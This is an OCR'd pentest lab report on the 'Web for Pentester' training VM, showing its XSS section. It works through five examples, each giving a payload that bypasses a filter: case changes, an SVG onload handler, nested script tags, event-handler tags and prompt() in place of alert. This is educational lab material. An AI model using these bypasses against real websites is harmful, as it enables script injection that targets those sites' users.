
Web for pentester

This is a report on the web vulnerable machine known as web for pentester developed by pentesterlab. This lab helps to understand different common web attacks. In this report we will be demonstrating all the common web attacks through webforpentester lab.

Link to download the VM: https://www.vulnhub.com/entry/pentester-lab-web-for-pentester,71/

Report by BASIL
Wattlecorp Cybersecurity Labs

Contents




XSS

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users.
XSS vulnerabilities target an application's users, instead of directly targeting the server.


Example1:
In the first example there is no filtering going on. We can use the basic script to get the xss alert form.

payload:<script>alert("hacked")</script>



Example2:


In the second example there is some filter going on. Checking the source code we found the script tag <script> </-script>is filtered out. There are other ways in which we could bypass this case. One of the most basic ways to bypass these types of filters is to play with the case: if you try to use other payloads like svg or the same payload we used before but changing the tags like <sCript> and </sCript> you could bypass and get the alert box.
payload: <svg/onload=alert('haha')>




Example3:

The Example 3 also use <script> tag filter like example2, but this time it will also filter the both uppercase and lowercase letters. To bypass it, we can abuse its filtering functionality by putting a **<script>** tag inside a script tag so it will filter the inside script tag. for example : **<scr<script>ipt>**, then after the filtration only **<script>** will be remaining.


payload: <scr<script>ipt>alert("hacked")</scr</script>ipt>




Example4:
This time the tag doesn't get filtered out instead the developer had blacklisted the word script so when it detects it will show an error message.




In order to bypass this case we have to change the script tag to some other tags like <a onmouseover
payload: xxs link




Example5:
This time the <script> tag is accepted but when we inject the payload the php script stops its execution. So this time the alert text is getting filtered and we can bypass it by using prompt() instead of alert.
payload: <script>prompt("xss")</script>



